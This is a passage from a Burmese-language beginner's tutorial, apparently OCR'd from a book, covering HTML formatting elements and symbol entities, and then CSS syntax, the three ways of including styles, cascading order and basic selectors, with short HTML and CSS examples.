<code>, <pre> - ကုဒ်နမူနာတွေကို HTML ထဲမှာ ထည့်ရေးပြချင်တဲ့အခါ၊ တစ်ကြောင်းထဲဆိုရင် `<code>` Element ကို သုံးနိုင်ပါတယ်။ ကုဒ်တွေတစ်ကြောင်းထက်ပိုပြီး များတယ်ဆိုရင် `<pre>` Element ကိုသုံးပြီး ပြနိုင်ပါတယ်။ ကုဒ်တွေပြတဲ့အခါမှာ သုံးရတဲ့ Monospace ဖွန့်တွေသုံးပြီး ပြပေးပါတယ်။ `<pre>` မှာ နောက်ထပ်ထူးခြားချက် ရှိပါသေးတယ်။ HTML ရဲ့တခြားနေရာမှာ Space တွေ Tab တွေ Enter တွေ ထည့်ချင်သလောက်ထည့် အလုပ်မလုပ်ပါဘူး။ `<pre>` ထဲမှာရေးထားတဲ့ Content မှာတော့ Space တွေ Tab တွေ Enter တွေပါရင်၊ ပါတဲ့အတိုင်း အကုန်အလုပ်လုပ်ပေးပါတယ်။

<sup>, <sub> - Superscript နဲ့ Subscript တို့အတွက်ပါ။ 4^{th} ရဲ့ အပေါ်နည်းနည်းတင်ပြတဲ့ `th` ကို Superscript လို့ခေါ်ပြီး HTML မှာ `<sup>` Element ကိုသုံးနိုင်ပါတယ်။ H_2O ရဲ့ အောက်နည်းနည်းချပြတဲ့ `2` ကို Subscript လို့ခေါ်ပါတယ်။ HTML မှာ `<sub>` Element ကို သုံးနိုင်ပါတယ်။

<blockquote> - ဆောင်ပုဒ်တွေ၊ ဆိုရိုးစကားတွေ၊ အကိုးအကားတွေကို Quote လုပ်ပြီးပြချင်တယ်ဆိုရင် `<blockquote>` Element ကိုသုံးနိုင်ပါတယ်။ ဘယ်လိုပုံစံဖော်ပြသလဲဆိုတာ စာနဲ့ပြောရင် ရှုပ်ပါတယ်။ Codepen မှာသာ လက်တွေ့ ထည့်ရေးပြီး စမ်းကြည့်လိုက်ပါ။

<address>, <time> - လိပ်စာတွေကို `<address>` Element နဲ့ဖော်ပြနိုင်ပြီး ရက်စွဲနဲ့ အချိန်တွေကိုတော့ `<time>` Element နဲ့ပြနိုင်ပါတယ်။ ဒါတွေက ဒီနေရာမှာ ထည့်ပြောပေမယ့် အသွင်အပြင်ပြောင်းပေးတဲ့ Formatting Element တွေတော့ မဟုတ်ပါဘူး။ အသုံးဝင်တဲ့ Element တွေအနေနဲ့ ကျန်နေလို့ တစ်ခါထဲ ထည့်ပြောလိုက်တာပါ။

<!-- Comment --> - ဒါကတော့ Comment Element ဖြစ်ပါတယ်။ HTML ထဲမှာ ကိုယ့်ဘာသာ ရေးမှတ်ချင်တာတွေရှိရင် ဒီ Element နဲ့ ရေးမှတ်နိုင်ပါတယ်။ အလုပ်လုပ်တဲ့အခါ ဒီ Comment တွေကို ထည့်သွင်း အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

HTML Symbols

HTML မှာ Copyright တို့ Trademark တို့လို့ သင်္ကေတတွေအပါအဝင် အခြားသင်္ကေတတွေကိုလည်း ထည့်သွင်းအသုံးပြုလို့ ရပါတယ်။ ဥပမာ - ဒီလိုပါ။

HTML

```
<p>Copyright &copy; Fairway Technology &trade;</p>
```

နမူနာမှာ Symbol နှစ်ခုပါပါတယ်။ `&copy;` နဲ့ `&trade;` တို့ပါ။ Symbol တွေကိုရေးတဲ့အခါ Ampersand (`&`) နဲ့စပြီး Semi-colon (`;`) နဲ့အဆုံးသတ် ပေးရလေ့ရှိပါတယ်။ ရလဒ်က ဒီလိုဖြစ်မှာပါ။

Copyright © Fairway Technology ™

တခြား အလားတူ အသုံးဝင်နိုင်တဲ့ Symbol တွေကို ထည့်သွင်းဖော်ပြပေးလိုက်ပါတယ်။

- `&copy;` - ©
- `&trade;` - ™
- `&reg;` - ®
- `&euro;` - €
- `&larr;` - ←
- `&uarr;` - ↑
- `&rarr;` - →
- `&darr;` - ↓
- `&crarr;` - ↵
- `&lArr;` - ⇐
- `&rArr;` - ⇒
- `&laquo;` - «
- `&raquo;` - »
- ` ` - [space]

` ` က နေရာလွတ်တစ်လုံးစာ Space ကိုထည့်သွင်းပေးတာပါ။ အရင်ကတော့ သင်္ကေတတွေ ထည့်ချင်ရင် ဒီနည်းကိုပဲ သုံးရပါတယ်။ အခုတော့ ယူနီကုဒ်ရဲ့အကူအညီနဲ့ Emoji တွေကို ပုံစံစုံနဲ့ ထည့်လို့ရလာပါပြီ။ ဒီနည်းအတိုင်း နေရာတိုင်းမှာ ရေးထည့်စရာ မလိုတော့ပါဘူး။ ကိုယ်ထည့်ချင်တဲ့ သင်္ကေတပုံကို ကီးဘုတ် ဆော့ဖ်ဝဲတွေနဲ့အတူတွဲပါတဲ့ Emoji Browser ကနေ ရွေးပြီးထည့်လိုက်ယုံပါပဲ။ ဒီလိုထည့်လို့ရနေပေမယ့် HTML Symbol တွေကိုတော့ ကင်းလို့တော့ မရနိုင်သေးပါဘူး။ သူ့နေရာနဲ့သူ အသုံးဝင်နေဆဲပါပဲ။

အခုဆိုရင် HTML အကြောင်း တော်တော်လေးစုံသလောက်ဖြစ်သွားပါပြီ။ HTML ရဲ့ အဓိကတာဝန်ကို မမေ့စေချင်ပါဘူး။ ကွန်ပျူတာစနစ်တွေက နားလည်တဲ့ Content Structure ကိုတည်ဆောက်ခြင်း ဖြစ်ပါတယ်။ အဲ့ဒီ Content တွေရဲ့ ဖော်ပြပုံအသွင်အပြင်သတ်မှတ်ခြင်းဟာ HTML ရဲ့တာဝန်မဟုတ်ပါဘူး။ နောက်တစ်ခန်းမှာဆက်လက်ဖော်ပြမယ့် CSS ရဲ့ တာဝန်ပဲဖြစ်ပါတယ်။

အခန်း (၂) - CSS

HTML ဟာ Markup Language ဖြစ်ပြီး CSS ကတော့ Style Language ဖြစ်ပါတယ်။ HTML ကိုအသုံးပြု စုစည်းထားတဲ့ Content တွေရဲ့ အရွယ်အစား၊ အရောင်၊ အကွာအဝေး စသဖြင့် ဖော်ပြပုံအသွင်အပြင်ကို CSS နဲ့ သတ်မှတ်ပေးရမှာ ဖြစ်ပါတယ်။ CSS ရဲ့ အဓိပ္ပါယ်အရှည်က Cascading StyleSheet ဖြစ်ပါတယ်။ Cascading ဆိုတာ တစ်ခုထက်ပိုတဲ့ Style သတ်မှတ်ချက်တွေကို ရောစပ် အသုံးပြုနိုင်တဲ့သဘောလို့ အလွယ်မှတ်နိုင်ပါတယ်။ ဒီလိုရောစပ်သုံးတဲ့အခါ အလုပ်လုပ်ပုံကို ခဏနေတော့ ဆက်လေ့လာကြပါမယ်။


အရင်တုံးကတော့ Web Document တွေတည်ဆောက်ဖို့ Markup Language တွေ အမျိုးမျိုးရှိလာမယ်လို့ တီထွင်သူတွေက မျှော်မှန်းခဲ့ကြပုံ ရပါတယ်။ XHTML လိုနည်းပညာတွေ ရှိခဲ့ဖူးပေမယ့်လည်း အခုတော့ HTML တစ်မျိုးတည်းကိုသာ သုံးကြပါတော့တယ်။ အလားတူပဲ Style Language တွေလည်း အမျိုးမျိုးရှိလိမ့်မယ်လို့ မျှော်မှန်းထားခဲ့ကြမယ် ထင်ပါတယ်။ XSLT လိုနည်းပညာတွေ ရှိခဲ့ဖူးပေမယ့် အခုတော့ CSS တစ်မျိုးတည်းကိုသာ သုံးကြပါတော့တယ်။ Script Language တွေလည်း အမျိုးမျိုးရှိလာလိမ့်မယ်လို့ မျှော်မှန်းထားကြပါလိမ့်မယ်။ VBScript လိုနည်းပညာတွေ ရှိခဲ့ဖူးပေမယ့် အခုတော့ JavaScript တစ်မျိုးတည်းကိုသာ သုံးကြပါတော့တယ်။ ဒါကြောင့် HTML, CSS, JavaScript တို့ဟာ မူကွဲအမျိုးမျိုးရှိပြီး အမျိုးမျိုးနဲ့ အပြန်အလှန်တွဲဖက်သုံးလို့ရစေမယ့် ပုံစံမျိုးတွေနဲ့ ရည်ရွယ်ဖန်တီးခဲ့ကြပေမယ့် လက်တွေ့မှာ မူကွဲတွေမရှိကြတော့ပဲ Web Document တည်ဆောက်ဖို့ဆိုရင် HTML, CSS နဲ့ JavaScript ကိုသာ အသုံးပြုရတယ် ဆိုတဲ့ အခြေအနေကို ရောက်ရှိနေခြင်းပဲ ဖြစ်ပါတယ်။

မူကွဲတွေနှစ်မျိုးသုံးမျိုး ရှိမယ့်အစား၊ Pre-processor တို့ Superset တို့လို အသုံးအနှုန်းတွေနဲ့ တစ်ဆင့်ခံနည်းပညာတွေ ထွက်ပေါ်လာခဲ့ပါတယ်။ CSS မှာဆိုရင် LESS တို့ SASS တို့လို Pre-processor နည်းပညာတွေ ရှိပါတယ်။ မူလ CSS မှာ မပါတဲ့ ရေးနည်းရေးဟန်တွေ၊ လုပ်ဆောင်ချက်တွေကို ပေါင်းထည့်ပေးထားတာပါ။ ဒါပေမယ့် ရေးပြီးရင် အဲ့ဒီ LESS တို့ SASS တို့လို ကုဒ်တွေကို CSS ကုဒ် ဖြစ်အောင် ပြန်ပြောင်းပြီးမှ

ပဲ သုံးလို့ရပါတယ်။ JavaScript မှာဆိုရင်လည်း CoffeeScript တို့ TypeScript တို့လို တစ်ဆင့်ခံ နည်းပညာတွေ ရှိနေပါတယ်။ ဒီနည်းပညာတွေလည်းပဲ ရေးပြီးရင် JavaScript ကုဒ်ဖြစ်အောင် ပြန်ပြောင်းပြီးမှ ပဲ သုံးကြရပါတယ်။ ဒါက ဗဟုသုတအနေနဲ့ ထည့်မှတ်ဖို့ပါ။

CSS Syntax

CSS ကုဒ်တွေရဲ့ ဖွဲ့စည်းပုံကို အရင်ဆုံးစကြည့်ကြပါမယ်။ ဒီလိုပါ။



နမူနာအရ Element တွေအားလုံးကို နောက်ခံ အဝါရောင်နဲ့ စာလုံးနီညိုရောင် သုံးပြီးဖော်ပြရမယ်လို့ သတ်မှတ်လိုက်တာပါ။ Selector ဖြစ်တဲ့ div ရဲ့ နောက်မှာ တွန့်ကွင်းအဖွင့်အပိတ်နဲ့ သတ်မှတ်လိုတဲ့ Rule တွေကို တန်းစီပြီး ရေးပေးရတာပါ။ Rule တစ်ခုနဲ့ တစ်ခုကို Semi-colon (;) နဲ့ ပိုင်းခြားပေးရပါတယ်။ တစ်ကြောင်းထဲပဲရောရေးရေး၊ နမူနာမှာလို Rule တစ်ခုကို တစ်ကြောင်းနှုန်းနဲ့ပဲ ခွဲရေးရေး ကြိုက်သလိုရေးလို့ရပါတယ်။ အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် ခွဲရေးမှ ဖတ်ရှုပြင်ဆင်ရ လွယ်ကူအဆင်ပြေမှာပါ။ Rule တစ်ခုချင်းစီမှာ Property နဲ့ Value တွေပါဝင်ပြီး Full-colon (:) နဲ့ ပိုင်းခြားပေးရပါတယ်။ ရေးနည်းက ဒီတစ်နည်းထဲပါပဲ။ နှစ်နည်းမရှိပါဘူး။ ဒီရေးနည်းမှာပါဝင်တဲ့ Selector တွေ Property တွေ Value တွေကိုသာ ဆက်လက်လေ့လာကြရမှာပါ။

HTML & CSS

HTML Document တစ်ခုအတွက် CSS Style တွေကို ပုံစံ (၃) မျိုးနဲ့ ရေးသား ထည့်သွင်းလို့ရပါတယ်။ ပထမတစ်နည်းကတော့ CSS ကုဒ်တွေကို သီးခြားဖိုင်တစ်ခုနဲ့ ရေးသားပြီး HTML Document ထဲကနေ လှမ်းချိတ်တဲ့နည်းပါ။ External CSS လို့ခေါ်ကြပါတယ်။ CSS က သပ်သပ်၊ HTML က သပ်သပ်ရေးပြီးတော့ ချိတ်ပေးလိုက်တာပါ။

CSS – style.css

```
body {
    background: cyan;
    color: brown;
}
```

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    ...
</body>
</html>
```

နမူနာကိုလေ့လာကြည့်လိုက်ရင် `<link>` Element ကိုသုံးပြီး CSS ကုဒ်ဖိုင်ကို ချိတ်ဆက်ထားခြင်းဖြစ်ပါတယ်။ ဒီလိုချိတ်ဆက်ပေးလိုက်ရင် လက်ရှိ Document ထဲက Element တွေကို ဖော်ပြတဲ့အခါ ချိတ်ဆက်ပေးထားတဲ့ CSS ဖိုင်မှာ သတ်မှတ်ထားတဲ့ အသွင်အပြင်သတ်မှတ်ချက်များအတိုင်း ဖော်ပြပေးသွားမှာပါ။

`<link>` အတွက် `rel` Attribute နဲ့ `href` Attribute တို့ ပါဝင်တာကို သတိပြုပါ။ နှစ်ခုလုံး မဖြစ်မနေ ပါဝင်ရပါတယ်။ `rel` ရဲ့တန်ဖိုးက ပုံသေပါပဲ၊ `stylesheet` ဖြစ်ရပါတယ်။ `<link>` ကိုသုံးပြီး တခြား Resource အမျိုးအစားတွေကို ချိတ်လို့ ရပါသေးတယ်။ Favicon ခေါ် Icon တွေဘာတွေလည်း ချိတ်လို့ရတာဖြစ်လို့ CSS Style တွေကို ချိတ်မှန်း ကွဲပြားအောင် `rel` မှာ `stylesheet` လို့ သတ်မှတ်ပေးရတာပါ။ `href` ကတော့ CSS ဖိုင်တည်ရှိရာ URL/Path ဖြစ်ပါတယ်။ လေ့လာစမှာ အများအားဖြင့် CSS တွေ

ရေးထားပေမယ့် အလုပ်လုပ်ဘူးဆိုရင် ဒီနေရာမှာပေးတဲ့ URL/Path လွဲနေ၊ မှားနေကြတာ များပါတယ်။ သေချာမှန်အောင် ပေးရပါတယ်။ `<link>` Element ကို ကြိုက်တဲ့နေရာမှာ ရေးလို့ရပေမယ့် `<head>` အတွင်းမှာ ရေးကြလေ့ရှိပါတယ်။ အဲ့ဒီ Document အတွက် အသွင်အပြင်သတ်မှတ်ချက် တွေကို ကြို ကြေညာလိုက်တဲ့ သဘောပါ။

နောက်ထပ်ရေးနည်းကိုတော့ Internal CSS လို့ ခေါ်ပါတယ်။ `<head>` Section အတွင်းမှာပဲ `<style>` Element ကိုသုံးပြီး CSS ကုဒ်တွေ ရေးနိုင်ပါတယ်။ ဒီလိုပါ -

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
    <style>
        body {
            background: cyan;
            color: brown;
        }
    </style>
</head>
<body>
    ...
</body>
</html>
```

ဒီတစ်ခါ `<style>` ကိုသုံးပြီး CSS ကုဒ်တွေ တစ်ခါထဲ ရေးပေးလိုက်တာပါ။ အရင်ကတော့ `<style>` အတွက် `type=text/css` ဆိုတဲ့ Attribute တစ်ခုသတ်မှတ် ပေးရပါတယ်။ အပေါ်မှာပြောခဲ့သလို Style Language နှစ်မျိုးသုံးမျိုး ရှိခဲ့ရင် သုံးလိုတဲ့ Language အမျိုးအစားကို ပြောပေးရတဲ့ သဘောပါ။ အခု တော့ CSS တစ်ခုပဲရှိလို့ ထည့်ပေးစရာမလိုတော့ပါဘူး။

နောက်ဆုံးတစ်နည်းကိုတော့ Inline Style လို့ခေါ်ပါတယ်။ HTML Element နဲ့အတူ CSS Style တွေကို တွဲ ရေးတဲ့နည်းပါ။ ဒီလိုပါ -

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
</head>
<body style="background: cyan; color: brown;">
    ...
</body>
</html>
```

`style` Attribute ကိုသုံးရပါတယ်။ ရေးနည်းနည်းထူးခြားသွားပါတယ်။ Selector တွေ တွန့်ကွင်းတွေ မပါတော့ပဲ၊ Rule တွေချည်းပဲ တန်းစီပြီး ချရေးပေးရတာပါ။

အရင်ကဆိုရင် External CSS ကိုသာလျှင် အသုံးပြုသင့်ကြောင်း။ Markup နဲ့ Style ကို ခွဲခြားထားတဲ့ အတွက် ပြုပြင်ထိမ်းသိမ်းရ ပိုမိုလွယ်ကူကြောင်း၊ ခွဲရေးထားတဲ့ External CSS ဖိုင်ကို လိုတဲ့ Document ကနေ ချိတ်သုံးလို့ရလို့ ထပ်ခါထပ်ခါ ပြန်ရေးစရာမလိုတော့ကြောင်း စသဖြင့် External CSS ကိုသာ သုံးကြဖို့နဲ့ တခြားနည်းတွေ မသုံးဖို့ ပြောရပါတယ်။ အခုတော့ ခေတ်တွေပြောင်းပြီး အကုန်လုံး သူ့နေရာနဲ့သူ သုံးလာကြလို့ ရေးနည်းအားလုံးကို မှတ်သားထားဖို့ လိုအပ်ပါတယ်။

ပြီးတော့ တစ်ကြိမ်မှာ ရေးနည်း (၁) မျိုးပဲသုံးရမယ်ဆိုတဲ့ ကန့်သတ်ချက်မျိုး မရှိပါဘူး။ `<link>` နဲ့ လိုတဲ့ဖိုင် နှစ်ခုသုံးခုကို ချိတ်သုံးလို့ရသလို `<style>` တွေ Inline တွေနဲ့လည်း ရောသုံးလို့ရပါတယ်။ အဲ့ဒီလို ရေးနည်းအမျိုးမျိုး ရောသုံးလို့ပဲဖြစ်ဖြစ်၊ တစ်မျိုးတည်း သုံးပေမယ့် ရေးထားတဲ့ကုဒ်တွေ တူပြီးပြန်ထပ်လာရင်ပဲ ဖြစ်ဖြစ် CSS ရဲ့ အလုပ်လုပ်သွားတဲ့ ပုံစံကိုလည်း ထည့်သွင်းမှတ်သားရပါမယ်။ အဲ့ဒါကို Cascading Order လို့ခေါ်ပါတယ်။

Cascading Order

Cascading Order မှာ အကြမ်းဖျင်းအားဖြင့် ချိတ်ဆက်ထည့်သွင်းတဲ့နည်း တူရင် နောက်မှရေးတဲ့ကုဒ်ကို အတည်ယူတယ်လို့ မှတ်ထားပေးပါ။ ဒီလို နှစ်ခုချိတ်ထားတယ် ဆိုပါစို့ -

HTML

```
<link rel="stylesheet" href="a.css">
<link rel="stylesheet" href="b.css">
```

`a.css` နဲ့ `b.css` ထဲမှာ ရေးထားတဲ့ကုဒ်တူတာပါလာရင် `b.css` ကို အတည်ယူသွားမှာပါ။ သူက နောက်မှ ချိတ်ပြီး ထည့်ထားတာမို့လို့ပါ။ အမြဲတမ်းတော့မဟုတ်ပါဘူး၊ အများအားဖြင့် ဒီသဘောနဲ့ အလုပ်လုပ်ပါတယ်။

External, Internal စသဖြင့် နည်းတွေ ရောသုံးတဲ့အခါ အလုပ်လုပ်သွားတဲ့ အစီအစဉ်က ဒီလိုပါ -

1. Browser Default
2. External Style
3. Internal Style
4. Inline Style

Browser Default ဆိုတာ ကိုယ်ရေးပေးထားတဲ့ CSS မဟုတ်ဘဲ Web Browser တွေက အလိုအလျောက် သတ်မှတ်ပေးတဲ့ Style တွေကိုပြောတာပါ။ ဥပမာ `<h1>` ဆိုရင် စာလုံးကြီးကြီးပြတယ်။ `<p>` တွေတစ်ခုနဲ့ တစ်ခု နည်းနည်းခွာပြီးပြတယ်ဆိုတာ Browser Default Style တွေကြောင့်ပါ။ အဲ့ဒါတွေကိုအရင် အလုပ်လုပ်ပါတယ်။ ပြီးတော့မှ External Style တွေကိုအလုပ်လုပ်ပါတယ်။ ပြီးတော့မှ Internal Style တွေကို အလုပ်လုပ်ပြီး နောက်ဆုံးမှ Inline Style ကိုအလုပ်လုပ်ပါတယ်။ ကုဒ်တွေ ထပ်နေ၊ တူနေရင် နောက်မှ အလုပ်လုပ်တဲ့ကုဒ်က အတည်ဖြစ်မှာ ဖြစ်ပါတယ်။

တူတယ်ဆိုတဲ့နေရာမှာ ဒီလိုပုံစံမျိုးတွေ လာနိုင်ပါတယ်။

CSS – a.css

```
body {
    background: cyan;
    color: brown;
}
```

CSS – b.css

```
body {
    background: yellow;
}
```

a.css ထဲမှာ ရေးထားတဲ့ကုဒ်နဲ့ b.css ထဲမှာ ရေးထားတဲ့ကုဒ် ဆင်တူနေပါပြီ။ ဒါကြောင့် နောက်မှရေးတဲ့ b.css ထဲကကုဒ်ကို အတည်ယူသွားမှာပါ။ ဒါပေမယ့် Rule တွေကိုကြည့်လိုက်ရင် background တစ်ခုပဲ တူတာဖြစ်ပြီး color က မတူပါဘူး။ ဒါကြောင့် နောက်ဆုံးရလဒ်က ဒီလိုဖြစ်မှာပါ။

CSS

```
body {
    background: yellow;
    color: brown;
}
```

background က b.css ထဲမှာ ရေးထားတဲ့အတိုင်း yellow ဖြစ်သွားပေမယ့် color ကတော့ a.css မှာ ရေးခဲ့တဲ့အတိုင်း brown ဖြစ်နေမှာဖြစ်ပါတယ်။ CSS လေ့လာတဲ့အခါ ဒါတွေနားလည်ဖို့ အရေးကြီးပါတယ်။ မဟုတ်ရင် ရေးတဲ့အတိုင်းလည်း အလုပ်မလုပ်ဘူး၊ ဘာတွေမှန်းမသိဘူး ဆိုပြီးတော့ စိတ်တွေ ညစ်သွားတတ်ပါတယ်။ CSS ဟာ လွယ်မယောင်ယောင်နဲ့ နည်းနည်းခက်ပါတယ်။

နောက်မှရေးတဲ့ကုဒ်ကို အတည်ယူတယ်ဆိုတာနဲ့ ပက်သက်ရင် ခြွင်းချက်တော့ ရှိပါတယ်။ Selector ချင်းတူနေရင် ပိုတိကျတာကို အရင်ရေးရေး နောက်မှရေးရေး အတည်ယူပါတယ်။ ဒီလိုပါ -

CSS

```
body div {
    background: cyan;
}

div {
    background: yellow;
}
```

`div` ဆိုတာလည်း `<div>` Element တွေကိုပြောတာပါပဲ။ `body div` ဆိုတာက `<body>` ထဲမှာရှိတဲ့ `<div>` လို့ပြောတာဖြစ်လို့ `<div>` တွေကို ပြောတာပါပဲ။ တစ်ကယ်တမ်းက အတူတူပါပဲ။ ဒါပေမယ့် `body div` ဆိုတဲ့ Selector က `div` ဆိုတဲ့ Selector ထက် ပိုတိကျလို့ သူ့ကိုအရင်ရေးထားပေမယ့်လည်း သူ့ကိုအတည်ယူပြီး အလုပ်လုပ်ပေးသွားမှာပါ။ နမူနာကုဒ်အရ `<div>` ရဲ့ `background` ဟာ `cyan` ပဲဖြစ်မှာ ဖြစ်ပါတယ်။

CSS Selectors

CSS မှာ Selector တွေ အမျိုးမျိုးရှိပါတယ်။ အခြေခံ Selector (၄) မျိုးကနေ စကြည့်ကြပါမယ်။

- Element/Type Selector
- ID Selector
- Class Selector
- Attribute Selector

Element Selector (သို့မဟုတ်) Type Selector ဆိုတာ လိုရင်းကတော့ HTML Element ရဲ့ အမည်အတိုင်း Select လုပ်တာပါ။ `body` ဆိုရင် `<body>` Element တွေကို Select လုပ်တာပါ။ `div` ဆိုရင် `<div>` Element တွေကို Select လုပ်တာပါ။ `p` ဆိုရင် `<p>` Element တွေကို Select လုပ်တာပါ။ ဒါကြောင့် အရိုးရှင်းဆုံးနဲ့ အခြေခံအကျဆုံး Selector လို့ ဆိုနိုင်ပါတယ်။

ID Selector ကိုတော့ ရှေ့ကနေ `#` သင်္ကေတလေးခံပြီး ရေးပေးရပါတယ်။ `p#note` ဆိုရင် `<p>` Element တွေထဲက `id` Attribute မှာ `note` လို့ပေးထားတဲ့ Element ကိုရွေးယူလိုက်တာပါ။ `#note` ဆိုရင်တော့ `<p>` တွေ `<div>` တွေမပြောတော့ဘဲ၊ `id` Attribute မှာ `note` လို့ပေးထားတဲ့ Element ကို Select လုပ်

ယူတာပါ။ နှစ်မျိုးရေးလို့ရတဲ့သဘော ဖြစ်ပါတယ်။ ရှေ့ကနေ Element ထည့်ရေးလို့ရသလို၊ မထည့်ဘဲလည်း ရေးလို့ရပါတယ်။

Class Selector ကိုတော့ ရှေ့ကနေ Dot `(.)` သင်္ကေတလေးခံပြီး ရေးပေးရပါတယ်။ `p.note` ဆိုရင် `<p>` Element တွေထဲက `class` Attribute မှာ `note` လို့ပေးထားတဲ့ Element တွေကို ရွေးယူတာပါ။ `.note` ဆိုရင်ရင်တော့ `<p>` တွေ `<div>` တွေ မပြောတော့ဘဲ `class` Attribute မှာ `note` လို့ပေးထားသမျှ Element အားလုံးကို Select လုပ်ယူလိုက်တာပါ။

ဖြည့်စွက်သတိပြုပေးပါ။ `id` ဆိုတာ ပြန်မထပ်ရပါဘူး။ id တူနေတဲ့ Element တွေမရှိသင့်ပါဘူး။ တစ်ခုထဲ သီးသန့်ဖြစ်သင့်ပါတယ်။ ပြန်ထပ်လို့ `id` အတူတူ နှစ်ခုသုံးခုပေးထားလို့ Error တက်မှာ မဟုတ်ပေမယ့် မပေးသင့်ပါဘူး။ သူ့ရည်ရွယ်ချက်ကိုက Element အတွက် Unique ID ပေးဖို့အတွက်မို့လို့ပါ။ `class` ကတော့ အမျိုးအစားတူတဲ့ Element တိုင်းကို `class` အတူတူပေးလို့ရပါတယ်။ သူ့ရည်ရွယ်ချက်ကိုက အမျိုးတူရာ Element တွေကို အတူတူစုပေးဖို့ပါ။ နောက်ထပ်ဖြည့်စွက် မှတ်သားရမှာကတော့ `class` ရဲ့ Value ဟာ တစ်ခုထက်ပိုပေးလို့ရခြင်း ဖြစ်ပါတယ်။ ဒီလိုပါ -

HTML

```
<p class="alert note active"> … </p>
```

နမူနာအရ `<p>` Element မှာ `alert, note` နဲ့ `active` ဆိုတဲ့ `class` တန်ဖိုး (၃) ခုထိရှိနေတာပါ။ အဲ့ဒီလိုပေးလို့ရပါတယ်။

Attribute Selector ကတော့ Element ရဲ့ Attribute ကိုကြည့်ပြီး Select လုပ်တာပါ။ `img[alt]` ဆိုရင် `<img>` Element တွေထဲကမှ `alt` Attribute ရှိတဲ့ Element တွေကိုချည်းပဲ ရွေးလိုက်တာပါ။ `alt` Attribute မရှိရင် ထည့်မရွေးပါဘူး။ `input[type=submit]` ဆိုရင်တော့ `<input>` Element တွေထဲကမှာ `type=submit` တွေကိုချည်းပဲ ရွေးလိုက်တာပါ။ ဒါကြောင့် Attribute Selector နဲ့ Select လုပ်တဲ့အခါ Attribute ချည်းပဲပေးပြီး Select လုပ်လို့ရသလို Attribute=Value လို့အပြည့်အစုံပေးပြီးတော့လည်း Select လုပ်လို့ရမှာ ဖြစ်ပါတယ်။ ဒီ (၄) မျိုးလုံးကို အခုလို လက်တွေ့ စမ်းကြည့်လိုက်ပါ။

HTML

```
<p>Browser List</p>
<p class="browser" id="popular">Google Chrome</p>
<p class="browser">Mozilla Firefox</p>
<input type="text">
<input type="submit">
```

နမူနာအရ `<p>` Element (၃) ခုပါဝင်ပါတယ်။ တစ်ခုနဲ့တစ်ခု `class` တွေ `id` တွေတော့ မတူကြပါဘူး။ `<input>` (၂) ခုပါဝင်ပါတယ်။ `type` တွေ မတူကြပါဘူး။ ဒီ Element တွေအတွက် Style သတ်မှတ်ချက်တွေကို အခုလိုရေးပြီး စမ်းကြည့်ပါ။

CSS

```
p {
  padding: 10px;
}

.browser {
  background: cyan;
}

#popular {
  font-weight: bold;
}

input[type=text] {
  width: 400px;
}
```

နမူနာအရ `p` Selector ကိုသုံးပြီးရေးထားတဲ့ `padding` ဟာ `<p>` Element များ အားလုံးပေါ်မှာ သက်ရောက်နေမှာပါ။ ဘာဖြစ်သွားတာလဲ မြင်သိစေဖို့အတွက် တန်ဖိုး `10px` ကို နှစ်သက်ရာတန်ဖိုးနဲ့ အစားထိုးပြီး စမ်းကြည့်နိုင်ပါတယ်။ စမ်းကြည့်သင့်ပါတယ်။ `padding` ရဲ့ သဘောသဘာဝကို ခဏနေတော့မှ ထပ်ပြောပါမယ်။

